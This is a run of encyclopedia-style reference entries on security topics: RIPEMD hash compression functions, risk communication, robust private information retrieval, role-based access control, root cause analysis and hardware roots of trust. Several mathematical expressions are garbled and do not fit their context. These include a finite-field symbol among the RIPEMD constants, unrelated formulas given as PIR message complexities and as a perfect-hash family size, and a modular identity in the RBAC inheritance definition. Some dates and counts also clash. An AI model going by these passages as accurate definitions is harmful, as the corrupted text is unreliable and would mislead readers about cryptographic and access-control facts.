$$h_3 \leftarrow h_3 + D, h_8 \leftarrow h_8 + D'$$
$$h_4 \leftarrow h_4 + E, h_9 \leftarrow h_9 + E'$$

where the ordering of message words $r(i)$ and $r'(i)$, the nonlinear functions f_i, the shifts s_i, and the constants K_i and $\mathbb{F}_q$. are defined as in RIPEMD-160.

RIPEMD-256 Compression Function. The main difference with RIPEMD 320 is that a hash result and chaining variable of 256 bits (eight 32-bit words) is used and that there are only 64 steps. Eight 32-bit chaining variables h_0, h_1, h_2, h_3, h_4, h_5, h_6, h_7 are either initialized to the fixed values IV_0 through IV_3 and IV_5 through IV_8 for the first 512-bit message block or to the intermediate hash value for the following message blocks.

Then the compression function works as follows:

$$
\begin{aligned}
&A \leftarrow h_0, A' \leftarrow h_4 \\
&B \leftarrow h_1, B' \leftarrow h_5 \\
&C \leftarrow h_2, C' \leftarrow h_6 \\
&D \leftarrow h_3, D' \leftarrow h_7 \\
&for\ i = 0\ to\ 63\ do \\
&\quad T \leftarrow (A + f_i\,(B, C, D) + W_{r(i)} \\
&\qquad +K_i)^{\lll s_i(r(i))} \\
&\quad T' \leftarrow (A' + f_{63-i}\,(B', C', D') + W_{r'(i)} \\
&\qquad +K'_i)^{\lll s_i\left(r'(i)\right)} \\
&\quad A \leftarrow D, A' \leftarrow D' \\
&\quad D \leftarrow C, D' \leftarrow C' \\
&\quad C \leftarrow B, C' \leftarrow B' \\
&\quad B \leftarrow T, B' \leftarrow T' \\

\end{aligned}
$$

where the ordering of message words $r(i)$ and $r'(i)$, the nonlinear functions f_i, the shifts s_i, and the constants K_i and K_i' are defined as in RIPEMD-160, except that $\mathscr{T} = \{\mathscr{W} \cup \mathscr{C}\}$ for $48 \le i \le 63$.

RIPEMD. The original RIPEMD consists of essentially two parallel versions of MD4, with some improvements to the shifts and the order of the message words; the two parallel instances differ only in the round constants. At the end of the compression function, the words of left and right halves are added to each other and to the initial values of the chaining variable.

Security Considerations. The RIPEMD Family has been designed to provide Collision Resistance. RIPEMD was developed in 1992 in the framework of the EC-RACE project RIPE (1995). In 1995, Dobbertin found collisions for reduced versions of RIPEMD (Dobbertin 1992). Due to these partial attacks, RIPEMD was upgraded in 1996 by Dobbertin et al. to RIPEMD-128 (as plug-in substitute for RIPEMD) and RIPEMD-160 (Dobbertin et al. 1996). At the same time, the variants RIPEMD-256 and RIPEMD-320 were introduced as well. An additional reason for the introduction of RIPEMD-160 is brute force collision search attacks. In van Oorschot and Wiener (1999), van Oorschot and Wiener estimate that with a ten million US$ machine collisions of MD5 can be found in 21 days in 1994, which corresponds to 4 h in 2004. To counter such collision search attacks, hash values of at least 160 bits are required. RIPEMD-128 and RIPEMD-160 are included in ISO/IEC 10118-3 (2003).

Adaptive Control Framework (ACF); Cognitive style; Information Security (InfoSec); Risk perception

Definition

Risk communication has been variously defined by numerous authors. For example, O'Neill (2004) defines it as "…an interactive process of exchanging information and opinions between stakeholders regarding the nature and associated risks of a hazard on the individual or community and the appropriate responses to minimise the risks" (p. 14). In other words, by communicating the risks better, we can increase the level of individual risk perception in the hope of improving their risk-taking behavior, thereby raising the level of information security (InfoSec) within their organization.

Background

The topic of "effective communication of information" has been extensively studied and researched for many years in many diverse environments. In particular, marketing professionals are well versed in the styles and methods that can be used to "get the message across" to

consumers, customers, boards of management, etc. Also, educationalists have conducted a plethora of research relating to the presentation of information in an attempt to improve learning outcomes. Furthermore, the importance of communicating risk effectively has been of concern to those in the health industry, particularly in relation to risks in pharmacotherapy. Coleman (2005), in a paper on presenting information on risks associated with prescribing medicines and drugs, sees appropriate risk communication "as one of the most important approaches used today to minimise risk" (p. 513). He strongly advocates that the presentation of information on risks should be as simple and as user-friendly as possible. These principles are therefore highly applicable to risks relating to InfoSec. There is considerable literature that asserts that there is more to managing InfoSec than simply focusing on hardware and software vulnerabilities. Authors such as Schneier (2000, 2004), Heiser (2005), and numerous others have been saying for a number of years that human factor aspects are equally important, if not more important, in terms of achieving an acceptable level of information security within an organization. One of these factors is risk communication.

Potential threats and their subsequent risk to an organization's information systems need to be communicated to all levels of digital-device users, from the order clerk to the application developer, the IT support person, senior management, and the C-suite executives. Some common forms of risk communication include, for example, security awareness seminars, online webinars, e-mail memos, signage, one-on-one meetings, etc. There is a constant problem for anyone designated with the task of organizing such activities. Namely, what might have proven to be an appropriate technique in a one-on-one discussion may not necessarily prove to be as useful in an online webinar or a face-to-face seminar. In other words, different forms of risk communication require a considerable amount of thought by the "trainer" in terms of how to achieve maximum effectiveness when he or she uses a particular communication mode.

Theory and Application

Generally, the current information security-auditing frameworks, guidelines, and standards, such as ISO 27002 and NIST 2017, are still heavily focused on the technical components (AS_ISO/IEC_27002 2015;

NIST 2017). Although these guidelines and standards recognize the importance of risk perceptions and training, they do not provide detailed instructions or implementable strategies, but at least they acknowledge that this area is often overlooked. Similarly, ISACA's COBIT5 also recognizes the human element but does not include human factors as an auditable component of an IT audit and considers the human aspects (i.e., culture, ethics, and behavior) to be the worst governed and managed areas with regard to InfoSec (ISACA 2012).

So, what is the most effective means of communicating risks to employees? One approach is to examine how cybersecurity "training" can be adapted to the cognitive style of an employee and how this impacts their risk-taking behavior. An individual's cognitive style has a significant impact on the way that he or she collects and interprets information. Cognitive style is not considered to be a fixed trait, rather it is viewed as the preferred approach that an individual adopts when organizing and presenting information (Pattinson and Anderson 2005). One such cognitive style is the field dependence (FD)/field independence (FI) cognitive style.

The concept of FI and FD cognitive styles was first developed by Witkin et al. (1962) and represents an established construct in the domain of psychology. Based on this work, FI individuals tend to be analytical and prefer organization and structure. In comparison, FD individuals prefer working with others and making decisions collaboratively. Characteristics of FI and FD individuals are summarized in Table 1.

Risk Communication, Table 1 FI/FD characteristics

Individuals classified as FI	Individuals classified as FD
Enjoys own company	Drawn to people
Not sensitive to others around them	Like to have people around them
Less nonverbal behavior	More nonverbal behaviors
Prefer occupations with less Interaction	Prefer occupations which require involvement with others
Solve problems rapidly	Take a longer time to solve problems
More aloof, theoretical	Alert to social cues
More abstract and analytical	Highly developed social skills
Initially thought to be males but inconclusive	Sensitive to social criticism

Individuals classified as FI	Individuals classified as FD
Less inclined to be influenced	Extremely influenced by others
Prefer maths and physical sciences	Teachers
Analytic way of perceiving	Global way of perceiving

Consequently, training for FIs needs to differ from the training for FDs. For example, online training for FIs needs to emphasize the direct effect on the individual, be less structured with minimal instructions, and use less text and graphics. In comparison, online training for FDs should emphasize the effect on groups or the organization, be more structured, and provide more instruction via text and graphics and ideally voice over.

Open Problems and Future Directions

If the effectiveness of the various forms of risk communication within an organization can be increased, then the general perception of the risks to the information systems will be better. This is in line with Heiser's (2005) claim that "Accurately understanding risk and effectively communicating that understanding to others is core to any risk management role."

Future research needs to examine the effectiveness of behavioral controls in light of individual differences, i.e., how such controls may be more effective for different people. This will form the basis of an Adaptive Control Framework (ACF) and may involve tailoring communications about cyber security to suit specific individuals, departments, or organizations. A review of the major International Standards shows that control frameworks exist and are recommended for nonhuman aspects of cyber security. For example, the Australian Standard (AS_ISO/IEC_27002 2015) provides adaptive controls for hardware and software. However, such standards do not adequately cover controls such as education, training, and awareness sessions. Consequently, there is a need to develop an ACF for these types of controls.

ACFs are not a new concept. For example, in the field of electrical and electronic engineering, Tayebi and Chien (2007) proposed "a unified framework for adaptive iterative learning control design for uncertain nonlinear systems" (p. 1907). In the field of InfoSec, the National Institute of Standards and Technology document (NIST 2017) describes its framework as "adaptive to provide a flexible and risk-based implementation

that can be used with a broad array of cybersecurity risk management processes" (p. 6). They insist that this framework should be adapted by organizations to suit the organization's policies and procedures.

Robust Private Information Retrieval

Definitions

Robust private information retrieval (PIR) protocol enables a user to retrieve a record from a database stored on multiple servers such that each server will not learn information on the record the user retrieved and the user will be able to get the bit although some servers might crush.

Theory

In execution of PIR protocols, there is a problem if one of the servers crashes during the operation. How can we devise a protocol that still works in the presence of crashing servers? Current systems do not guarantee availability of servers at all times for many reasons, e.g., crash of server or communication problems. To overcome this problem, Beimel and Stahl (2007) defined robust PIR protocols: Given a database x that is replicated among ℓ servers, and a parameter $k \leq \ell$, which specifies the minimal number of servers that are available at any moment, the user in a robust PIR protocol can retrieve x_i by using the answers of any k servers. That is, in a robust PIR protocol even if ℓ-k servers are unreachable while the protocol is being performed, the user can still reconstruct x_i. The user does not need to know in advance which servers are online and which servers will be online

during the process. A trivial solution is that the user first checks which servers are available and then executes a regular PIR protocol with these servers. The problem with this solution is that it necessitates two rounds of communication. Another problem is that servers can crash between the first round and the second round. The goal is to design robust one-round protocols that have good dependency of the communication complexity on ℓ, k, and n (the database size). There are two approaches to design such protocols: a generic transformation from non-robust PIR protocols (Beimel and Stahl, 2007) and transformations from specific non-robust PIR protocols exploiting their properties (Beimel and Stahl, 2007; Woodruff and Yekhanin, 2007). To date, the protocols resulting from the first approach are more efficient and we will only present them.

We next explain the generic transformation of Beimel and Stahl (2007). The starting point is a simple solution to the problem, where the user and the servers execute an independent non-robust PIR protocol for each set of k servers. This yields a solution whose message complexity is $\binom{\ell}{k}$ times the message complexity of the best known non-robust PIR protocol. Even for fairly small ℓ and k, the factor $\binom{\ell}{k}$ may be too expensive.

The above solution can be improved by executing less copies of the non-robust PIR protocol using a *family of perfect hash functions*. A family of perfect hash functions with parameters ℓ, k, introduced in Mehlhorn (1982) and Fredman et al. (1984), is a collection of functions $\mathscr{H} = \{h : \{1, \ldots, \ell\} \to \{1, \ldots, k\}\}$ such that for every set $A \subset \{1, \ldots, \ell\}$ of size k there is at least one function $h \in \mathscr{H}$ such that h restricted to A is on to $\{1, \ldots, k\}$, that is, $|\{h(i) : i \in A\}| = k$. By a simple probabilistic argument, there exists a family of perfect hash functions of size $n = \prod_i p_i^{a_i}$. To construct a robust PIR protocol $\mathscr{P}_{\text{robust}}$ from a k server PIR protocol $\mathcal{A}^n_{\cdot}$, the user and the servers independently execute $\mathcal{A}^n_{\cdot}$ for every $h \in \mathscr{H}$, where server P_i sends the messages of server $P_{h(i)}$ in $\mathcal{A}^n_{\cdot}$. By the properties of the family of perfect hash functions, as long as at least k servers send their answers, in at least one execution of $\mathcal{A}^n_{\cdot}$, the user gets answers from all k servers and can reconstruct x_i. Combining the probabilistic family of perfect hash functions and the non-robust 2-server PIR protocol of Dvir and Gopi (2016), we obtain a PIR protocol that is robust as long as at least two parties send answers and has message complexity $\sigma_q \leftarrow \mu(m)^{d_q} \bmod q$.

We next extend our discussion to robust PIR protocols that can tolerate Byzantine servers, a problem first studied in Beimel and Stahl (2007) and Yang et al. (2002). That is, we require that the user can reconstruct the correct value of x_i even if the answers of some servers are maliciously altered (possibly by an adversary that coordinates their answers). In this scenario, if the user wants to reconstruct x_i with probability more than half, then the number of malicious servers can be at most $(\ell - 1)/2$ of the ℓ servers (even if the malicious servers do not cooperate) as we next explain. Assume for simplicity that ℓ is even and that there are $\ell/2$ malicious servers. Each malicious server flips each bit of the database and returns the correct answer with the flipped database. The user gets correct answers from half of the parties with $x_i = 0$ and correct answers from the other half of the parties with $x_i = 1$, and it cannot distinguish which half is Byzantine; thus, the user gets no information on x_i.

We describe a generic transformation of Beimel and Stahl (2007) from robust PIR protocols to robust PIR protocols that tolerate Byzantine servers. Let $\mathscr{P}_{\text{robust}}$ be an ℓ server PIR protocol in which the user can reconstruct x_i as long as it gets at least k correct answers and no incorrect answers. We show that the user can reconstruct x_i in $\mathscr{P}_{\text{robust}}$ if it gets at least $(\ell + k)/2$ correct answers and the remaining answers are chosen by an adversary. For each subset of size k, the user reconstructs x_i assuming that the answers are correct. The user finds a set A of $(\ell + k)/2$ parties such that for every subset of A of size k, the user reconstructs the same value of x_i and outputs this value as the value of x_i. Since there are at least $(\ell + k)/2$ honest servers, such set A exists and the user always outputs a value for x_i. Since there are at least $(\ell + k)/2$ honest servers, there are at most $\ell - (\ell + k)/2 = (\ell - k)/2$ Byzantine servers. The set A contains at least $(\ell + k)/2 - (\ell - k)/2 = k$ honest servers, and therefore the value of x_i reconstructed for this set (and any other subset of A) is the correct value of x_i. Using the abovementioned robust PIR protocol, we get that there is a robust ℓ server PIR protocol that can tolerate $(\ell - 2)/2$ Byzantine servers sending arbitrary messages with message complexity $\sigma_q \leftarrow \mu(m)^{d_q} \bmod q$. A drawback of the above protocol when the number of servers ℓ is big is that the computation required from the user is at least $\binom{\ell}{(\ell+k)/2}$.

Since we consider Byzantine servers, the assumption that they do not cooperate and try to learn information on the user's index i is questionable; thus it might be more reasonable to consider t-private robust PIR protocols in the presence of t Byzantine servers. That is, we consider a robust PIR protocol where the privacy and correctness hold even if t Byzantine servers cooperate and try to learn information on the index or prevent the user from reconstructing the correct value of x_i. As in secure multiparty computation (MPC), we cannot separate the correctness and privacy requirements, and the formal definition should be via the real vs. ideal paradigm (see Canetti 2000). Such PIR protocols were designed in Beimel and Stahl (2007), Yang et al. (2002), Goldberg (2007), Devet et al. (2012), and Kurosawa (2019). In particular, Devet et al. (2012) have shown that such Byzantine-robust protocol exists when $2t < \ell$, the maximum possible value of t.

In the above protocols, we consider a database where each record x_i is a bit Some optimizations are possible when the record comes from a bigger domain (e.g., in protocols where the answer length is small). There are constructions that optimize the message complexity when each record is from a big domain. Sun and Jafar (2018) have shown that there exists a PIR protocol for databases from $(\{0, 1\}^m)^n$ that is robust as long as k servers return answers with message complexity approaching $(1 + 1/k + 1/k^2 + \cdots + 1/k^n)m$ for large m; furthermore Sun and Jafar (2018) have shown that this message complexity is the best possible. Banawan and Ulukus (2019) have characterized the message size of PIR protocols with Byzantine servers and records from a big domain.


RBAC

Definition



Roles represent organizational agents that perform certain job functions within the organization. RBAC controls all access to system resources through roles assigned to users. A role is assigned (directly or indirectly through inheritance) a collection of permissions that are made available to users who have been assigned to the role.

Background

The concept of roles has been used in software applications for more than 3 decades, which originated from groups in operating systems and privilege grouping in database management systems. By combining the Ferraiolo–Kuhn model (1992) and the framework proposed by 1996 Sandhu et al. (1996), in 2004, the National Institute of Standards and Technology (NIST) proposed a US national standard for role-based access control (RBAC) through the International Committee for Information Technology Standards (ANSI/INCITS). The most striking aspect of RBAC's history is its rapid evolution from a concept to its commercial implementation and deployment. This success can be attributed to the fact that the cost of deployment need not be justified solely on perceived threats and vulnerabilities alone, but also based on economic benefits. RBAC helps to reduce the complexity of security administration and supports the review of permissions assigned to users. This latter aspect is sometimes referred to as "before the fact auditing." Today, RBAC has been adopted successfully by a variety of commercial systems. As a result, RBAC has become the norm in many of today's organizations for enforcing security. In addition to its commercial success, the research community has been highly active, published hundreds of papers, and even started an ACM workshop in 1995, which evolved now into an ACM Symposium. The primary aspects of the research are formalizing the RBAC model and its design, and extending the model to various environments including temporal, spatial, mobile databases, workflow systems, web services, social networks, collaborative systems, etc.

Theory

The NIST RBAC standard defines 4 partially ordered categorizations – Core RBAC, Hierarchical RBAC, and Constrained RBAC. These are depicted in Fig. 1, and can be formally (static and dynamic) defined as follows.

Role-Based Access Control, Fig. 1 RBAC elements and relations

Definition 1

- Core RBAC
  - U, R, OP, and O are the set of users, roles, operations, and objects
  - $UA \subseteq U \times R$, a many-to-many mapping user-to-role assignment relation
  - $P = 2^{(OP \times O)}$, the set of permissions
  - $PA \subseteq P \times R$, a many-to-many mapping of permission-to-role assignments
  - $UPA \subseteq U \times P$, a many-to-many mapping of user-to-permission assignments
  - $assigned_users(R) = \{u \in U | (u, R) \in UA\}$, the mapping of role R onto a set of users
  - $assigned_permissions(R) = \{p \in P | (p, R) \in PA\}$, the mapping of role R onto a set of permissions
  - S, the set of sessions
  - $user_sessions(u : U) \rightarrow 2^S$, the mapping of user u onto S
  - $session_roles(s : S) \rightarrow 2^R$, the mapping of session s onto R
  - $avail_session_perms(s : S) \rightarrow 2^P$, the permissions available to a user in a session, $\cup_{r \in session_roles(s)}$ assig $ned_permissions(r)$

- Hierarchical RBAC
  - $RH \subseteq R \times R$ is a partial order on R called the inheritance relation, where $A \times (B \times C) \equiv (A \times B) \times C \pmod{N}$. $\subseteq$ *authorized_permissions* $(r_1) \wedge$ *authorized_users*$(r_2) \subseteq$ *authorized_users* (r_1).
- Constrained RBAC
  - Static Separation of Duty (SSD): SSD $\subseteq (2^R \times N)$ is a collection of pairs (rs, n) in SSD, where each rs is a role set, and n is a natural number ≥ 2 with the property that no user is assigned to n or more roles from the set rs in each (rs, n) $\in$ SSD.
  - Dynamic Separation of Duty (DSD): DSD $\subseteq (2^R \times N)$ is a collection of pairs (rs, n) in DSD, where each rs is a role set, and n is a natural number ≥ 2 with the property that no user is assigned to n or more roles from the set rs in a single session in each $dsd \in$ DSD.

In addition, NIST RBAC standard defines administrative functions pertaining to creation and maintenance of the basic elements and relations of RBAC, and permission review functions.

Applications

Today, RBAC is being widely deployed at almost all levels of enterprise computing and infrastructure, including operating systems, database management systems, network operating systems, workflow management systems, web services, and collaborative and virtual enterprise systems.

Experimental Results

A study by the NIST conducted in 2002 by Research Triangle Institute (RTI) through interviews with software developers and end users of RBAC products concluded that the activities of the NIST RBAC project "accelerated the development and adoption of RBAC by 1 year and "lowered R&D costs for software vendors by approximately six percent."

Using the key metrics of administrative savings associated with managing access to information systems and reduced employee downtime

from waiting to receive system access, this study found that NIST's infrastructure technologies and associated infrastructure support efforts result in significant increase in benefit–cost ratio.

Open Problems and Future Directions

Although RBAC has been successfully adopted by many organizations, devising a complete and meaningful set of roles still remains a major challenge. Automated and efficient techniques are needed to address this problem, also known as role engineering. Additionally, the aspect of role evolution and its implications have not been investigated well. Furthermore, current RBAC model should accommodate for exceptions, which may result in succinct specification of roles.

From the perspective of expressing access control policies, there may be certain permissions that may not be part of a role and therefore cannot be squeezed under the RBAC framework. The question then is how identity-based access control can coexist with RBAC. Under the same vein, there is a need for a rich model capable of expressing a variety of access control policies needed by organizations that need not necessarily be expressed under RBAC. While RBAC has the benefit of facilitating analysis of the permissions possessed by users, alternative models, such as attribute-based access control, do not enjoy that luxury. Models that are capable of rich expressive power and at the same time lend themselves for easy analysis are needed. Issues of RBAC administration and safety analysis have not been adequately studied, especially in the context of the many extensions of RBAC.

RBAC

Definition

Databases have a number of users viewing and accessing data, which makes security a major concern. SQL roles, which grant and deny permissions to groups of users, are used to control the access to data allowing users to view or modify only the data they are authorized. More precisely, a role defines what a user can and cannot do within a database, and multiple users can share the same role.

Background

Roles are a part of the tiered security model: they can be used to manage login security relating to the server connections, database security getting appropriate accesses to the database and getting appropriate accesses to individual database objects and data. When the user logs in to the server entering a password, access to the stored databases is determined by user accounts. After gaining access to an actual database, the user is restricted to

the data he or she can view and modify. The main benefit of roles is efficient management: you can group users needing to view or modify new data and simply select an existing group and assign it to a role instead of modifying all the user accounts.

The Role-Based Access Control (RBAC) model (Sandhu 1996) consists of four basic components: users, roles, permissions, and sessions. The user can be a real user or a program interacting with the database, a role is a collection of permissions needed to perform a certain job function within an organization, a permission is an access mode that can be exercised on objects in the system, and a session relates a user to possibly many roles. During a session, a user requests activation of a role. An activation request is granted only if the corresponding role is enabled at the time of the request, and the user requesting the activation is entitled to activate the role at the time of the request. If an activation request is satisfied, the user issuing the request obtains all the permissions associated with the role he has requested to activate. In this model, users and permissions are associated with roles. Many users can be authorized to play the same role, and a role can have many permissions, and the same permissions can be associated with many roles. For more details, see (Liu and Özsu 2009).

Application

RBAC is used in OSs and DBMSs. It is an important component in managing data. An important component of any strong security solution is represented by Intrusion Detection (ID) techniques, able to detect anomalous behavior of applications and users. Kamra et al. (2008) propose an ID mechanism tailored for DBMSs. The approach is based on mining SQL queries stored in database audit log files. The result of the mining process is used to form profiles that can model normal database access behavior and identify intruders. Under a RBAC system, the proposed technique is able to determine role intruders, that is, individuals while holding a specific role behave differently than expected. An important advantage of providing an ID technique specifically tailored to RBAC databases is that it can help in protecting against insider threats. Osborn et al. (2003) describe a methodology for using RBAC design to manage and effect changes to underlying relational database not originally designed to

support RBAC. In Bertino et al. (2001b), a formal framework for reasoning about access control models is presented.

Some databases have predefined roles. For example, in SQL Server (Chigrik 2001; Harkins 2004), there are server roles and database roles. Server roles are maintained by the database administrator and apply to the entire server, not an individual database file. The public role sets the basic default permissions for all users. Every user that is added is automatically assigned to the public role. Database roles are applied to an individual database. Roles are managed using the SQL Server Enterprise Manager.

Open Problems and Future Directions

Access control is now applied in new scenarios with a lot of ad-hoc solutions. An interesting extension of RBAC is Temporal-RBAC (TRBAC). TRBAC supports periodic role enabling and disabling expressed by means of role triggers. Role trigger actions may be either immediately executed, or deferred by an explicitly specified amount of time. A formal semantics for TRBAC is described in Bertino et al. (2001a). It also defines specification language and proposes a system implementing TRBAC.

GRBAC (generalized RBAC) (Covington et al. 2001) introduces the concept of environment roles, that is, roles that can be activated based on the value of conditions in the environment where the request has been made. X-GTRBAC (Bhatti et al. 2005) augments GTRBAC with XML for supporting the policy enforcement in a heterogeneous, distributed environment. A notable approach is generalized TRBAC (GTRBAC) (Joshi et al. 2005) which incorporates language constructs for the specification of various temporal constraints on roles, including constraints on role enabling, role activation, user-to-role assignments, and permission-to-role assignments.

In Wong (1997), RBAC model is adapted to object-oriented databases proposing the incorporation of privileges into roles such that roles consist of state, and operations, as well as a set of privileges. Frameworks to apply RBAC to XML documents are proposed in Hitchens and Varadharajan (2001) and Wang and Osborn (2004). The proposed methodology is inspired by the work described in Rabitti et al. (1988) designed for object-oriented databases. The work demonstrates how different access modes, XPath expressions, and roles can be combined. In Finance et al. (2005),

ancestor and sibling relationships are considered as sensitive as the one carried out by the nodes themselves and the integration of relationships as first-class citizens in the access control models for XML is advocated.

RBAC model is extended in Al Bouna and Chbeir (2006) by considering additional concepts useful to improve authorization control, and by integrating different types of possible links between users of different roles to avoid security breaches in systems devoted to exchanging multimedia objects between wide ranges of distributed applications, web services, and end-users.

The integration of the spatial dimension into RBAC-based models has emerged in advanced GIS and mobile applications. A foundation work describing access-control model for geographical data has been proposed in Atluri and Mazzoleni (2002). The access-control system proposed in Bertino et al. (2004) introduces the concept of spatial authorization, which can be defined only on portions of space. The system checks if requested objects are in the authorization space before granting access. The work in Purevjii et al. (2004) reaches similar results, exploiting XML as spatial data format. A complex spatial data model is used in Belussi et al. (2004): the access-control system allows the specification of authorization rules to control access to complex-structured spatial data stored in a DBMS and organized according to multiple spatial representation levels and at multiple levels of granularity. In Matheus (2005), a proposal is described that integrates geospatial and security standards to support controlled access to spatial information through geo-Web services. GEO-RBAC (Damiani et al. 2007) uses a geometric model to represent objects, to model user positions, and to assign spatial extents to roles. Roles are activated based on the position of the user. Besides a physical position, obtained from a given mobile terminal or a cellular phone, users are also assigned a logical and device-independent position, representing the feature (the road, the town, the region) in which they are located.

Privacy preservation systems rely on RBAC models. For example, (Byun and Li 2008) presents a comprehensive approach for privacy preserving access control based on the notion of purpose. Purpose information associated with a given data element specifies the intended use of the data element. This model allows multiple purposes to be associated with each data element and also supports explicit prohibitions, thus

allowing privacy officers to specify that some data should not be used for certain purposes.


Countermeasure identification; Incident analysis

Definition

When a security incident occurs, it is necessary to identify the root cause of the incident so that the incident report may be documented and appropriate countermeasures be taken to prevent the recurrence of the incident. The process of identification of the root cause is called root cause analysis.

Theory

When a security incident occurs, an essential part of the incident report is understanding the cause of the incident. More importantly, the root cause of the incident has to be analyzed and documented so that appropriate countermeasures may be taken to prevent the recurrence of the incident – this is called Root Cause Analysis (RCA). RCA ensures that actual causes for the incident are being identified for taking corrective actions as opposed to just treating the symptoms of the incident. For example, during a port scan, it is detected that an unauthorized port number 8497 is left open;




during the investigation into this incident, it is found that the IT engineers left this port open to access an application remotely so they could work from home. So the apparent cause of the incident is that engineers left the port open; however, to find the root cause, we need to dig further: a reason for wishing to access the application from home may be that the engineers wanted to provide 24x7 support to the customer and the customer satisfaction is increased. However, in so doing they violated company policies that said any open ports must be closed immediately and that IT engineers may not access server applications from home. While the intentions may have been honest, the root cause may actually be the fact the IT engineers did not get trained or retrained frequently enough on company's policies that they forgot some of them, especially those related to leaving ports open as well as accessing applications from home. Therefore, an understanding of RCA will help the company to prevent the recurrence of such incidents.

Typical techniques to identify RCA are five why's, fishbone diagram, and causal factors analysis. Usual time taken can be in the range of several hours to several days depending on the data available regarding the incident.

Five Why's Technique

In this technique, for each problem we ask why the problem was caused and for each answer to this question we recursively ask "why?" up to four more times. For example, for the problem mentioned above, where port number 8497 was found left open, the first "why?" may result in the responses "we forgot to close," "port detection software error," or "to monitor application remotely." If we follow up the first reason with another "why?", we may get the response "procedures were not followed," which another "why?" may lead to "unaware of operational checklists," and which may be followed by the response "insufficient training" to another "why?". Thus within a few "why?'s" a more accurate cause for the problem can be identified, and an appropriate countermeasure for the root cause is that "IT engineers need to be retrained on the security policies." We choose to ignore the second response to the first "why?" since the software error can be ruled out by the fact that the software is known to work correctly. If we follow the third reason to the first "why?" by a series of further "why?'s" we may get the following responses in sequence: "easier to maintain the application from

home," "customer needs 24x7 support," and "improved customer satisfaction." This last line of questioning led to the final cause being "improved customer satisfaction" but that is in line with the company policy and will not help identifying an appropriate countermeasure. As seen here, the first "why?" led to multiple lines of enquiry and each line of enquiry is called a *lane*. Also, there is no reason to limit the number of "why?'s" to five – if needed, one may proceed to deeper levels of questioning. However, for each lane of enquiry, one can identify an appropriate countermeasure that will solve the root cause, usually the response to the last "why?". Figure 1 shows the application of the five why's technique to find the root cause.




Root Cause Analysis, Fig. 1 Five why's technique

Fishbone Diagram

Also called Ishikawa diagram or cause-and-effect diagram, fishbone diagrams are useful to determine the root causes. The problem under consideration is the written at head of the fish and the backbone is a line joining the head. Categories of possible causes are written along the ribs

that connect to the backbone. For each category, potential causes are written as smaller bones perpendicular to the ribs as shown in Fig. 2. It is good to have between three and five main categories; categories could be the 4Ms – Man, Machine, Material, and Method, or the 4Ps – Product, Price, Promotion, and Place, or a combination of these and possibly other relevant factors. As shown in Fig. 2, the root cause is most likely poorly trained IT personnel and a possible countermeasure is to retrain them.



Root Cause Analysis, Fig. 2 Fishbone diagram

Causal Factors Analysis

This technique tries to identify the factors that caused the incident by conducting a brainstorming session with all stakeholders as to what could have caused the incident. Stakeholders for a security incident include IT administrative personnel, IT security personnel, networking personnel, software application developers, and third-parties including IT service providers such as cloud service providers, email service providers, and consultants. During the brainstorming session we are usually trying to answer questions such as “What sequence of events caused the incident?”, “What conditions of the IT environment caused the incident?”, and “What were the problems contributing to the incident?”. In response, all thoughts are collected together and a causal factors graph (CFG) is developed. The root of the CFG is the incident and all nodes leading from the root try to categorize causes for the problem, and the children of categories further refine the cause under each category. For example, some of the ideas thrown up during the brainstorming session could be: ease of application

maintenance, forgetfulness, software error, customer satisfaction, continuous support, and the like. Such thoughts can be grouped and further refined with additional questions to find deeper causes – finally, the root cause or causes will be revealed. As shown in Fig. 3, the root cause for the open port problem is most likely that IT engineers were not trained enough; in this figure, circles with "X" indicate that we are not pursuing those ideas further since they are not supported by facts.

Root Cause Analysis, Fig. 3 Causal factors graph

Open Problems and Future Directions

An important problem with root cause analysis is being sure we have identified the root cause and have not stopped the analysis process earlier, that is, at the symptoms. While the techniques described earlier help reach the root cause, they do not identify them; this identification is left to the expertise of the person or the group performing the analysis. Another open problem is the time taken to identify root cause – since competent

stakeholder participation is required during this analysis, getting responses from them may not be time-bound and may take several hours, if not days; therefore, it is essential that root cause analysis process have upper management sanction so that all stakeholders participate whole-heartedly to complete this process in a reasonable time. Yet, another open problem is the set of actions taken as a result of identifying root cause or causes – since each cause may require different countermeasure(s) with consequent procedure and policy changes, root causes may not always be immediately fixed.

For the future, modern developments in data analytics and artificial intelligence will most likely provide automated identification of root causes – this will not only accelerate the process but also automatically suggest remedial measures to avoid recurrence of the incident(s) that triggered this analysis in the first place.

Definition

Root of Trust: A system element that provides services, including verification of system, software & data integrity and confidentiality, and data (software and information) integrity attestation between other trusted devices in a system or network.

Background

Trusted Computing starts with a Root of Trust, and depending on the required level of trust, the Root of Trust may be software or hardware. In most modern systems, a hardware approach is preferred because it is harder to attack. To establish a high level of trust, there is a need to design the system hardware to ensure the integrity of the hardware, software, and data has not been compromised. The hardware should support monitoring to ensure hardware and software integrity is maintained throughout the power-up, initialization, and run-time operation. To do this, it is extremely important to have at least one hardware device that can act as a Root of Trust within the system. The hardware Root of Trust and any associated firmware or software within the Root of Trust is responsible for establishing and maintaining trust. A commercial example of a Root of Trust is the TPM defined by the TCG (TCG Specifications 2007). The TPM has architectural requirements for attestation, cryptography, system protection, and ensuring confidentiality and integrity of software and data within the system.

Hardware Root of Trust

A hardware Root of Trust should be capable of verifying its own integrity, and then extend trust by authenticating the expected operating environment (Boot software, Operating System, and other software and hardware elements) within the system. Once it has successfully verified its immediate operating environment, it can then extend trust to other systems. Extension of trust is accomplished using cryptographic authentication or attestation with other Roots of Trust within the system or across a network to other systems. After the extended system is verified, the authenticated software and data can be exchanged and/or loaded and used within the now trusted operating environment.

For networked computers, where the attacker does not have physical access to the hardware, the TPM provides all required Root of Trust services for the system. The TPM ensures the integrity and confidentiality of the software and data while it is sent across networks and when it is stored on the computer. The TPM must verify the integrity of all software and data prior to its use by the system’s processing unit or CPU.

When the attacker may have access to the system, there is a need to protect the integrity and confidentiality of data while it is being processed by the CPU. In this case, a secure processor is needed to provide the

required root of trust. Trusted devices such as FPGAs with embedded CPU cores are an example of a secure processor that may be used to provide the hardware Root of Trust functionality. In many small or self-contained systems, the secure processor alone may be sufficient to meet all of the processing and protection needs for the sensitive software and data, but in most modern systems, these devices lack the processing throughput to perform all required processing.

Attributes of a TPM Root of Trust

Based on the requirements from the TCG, the key Architectural Elements (TCG Specifications 2007) that a TPM should include to provide a high level of protection against attacks, including the following:

1. Trusted Boot
2. Cryptography including symmetric and asymmetric, hash, digital signature
3. Authentication protocol support
4. Secure Communication/key exchange protocol support
5. Protected Key Storage
6. Attack Protection features
7. Integrity reporting

